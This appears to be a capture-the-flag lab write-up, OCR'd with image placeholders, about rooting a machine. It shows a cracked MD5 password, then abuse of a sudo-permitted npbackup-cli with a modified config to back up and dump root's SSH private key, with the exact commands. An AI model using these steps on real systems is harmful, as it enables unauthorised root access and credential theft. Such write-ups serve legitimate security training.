
Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
649c9d65a206a75f5abe509fe128bce5	md5	sweetangelbabylove
a97588c0e2fa3a024876339e27aeb42e	Unknown	Not found.

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Download CrackStation's Wordlist

I can ssh as marco




Get root


sudo -l shows I can run npbackup-cli




Running it shows




And I have configuration file in home directory




--help shows I can set configuration file path




Let's copy the configuration file and modify it






Let's run backup

```
sudo npbackup-cli -c /tmp/npbackup.conf -b -f
```



Now I can list the backup I made

```
sudo npbackup-cli -c /tmp/npbackup.conf --ls
```




Dump the ssh private key

```
sudo npbackup-cli -c /tmp/npbackup.conf --dump /root/.ssh/id_rsa
```



Save it on local and change mode to 600, then ssh

```
chmod 600 id_rsa
ssh -i id_rsa root@10.129.15.20
```



I got root shell!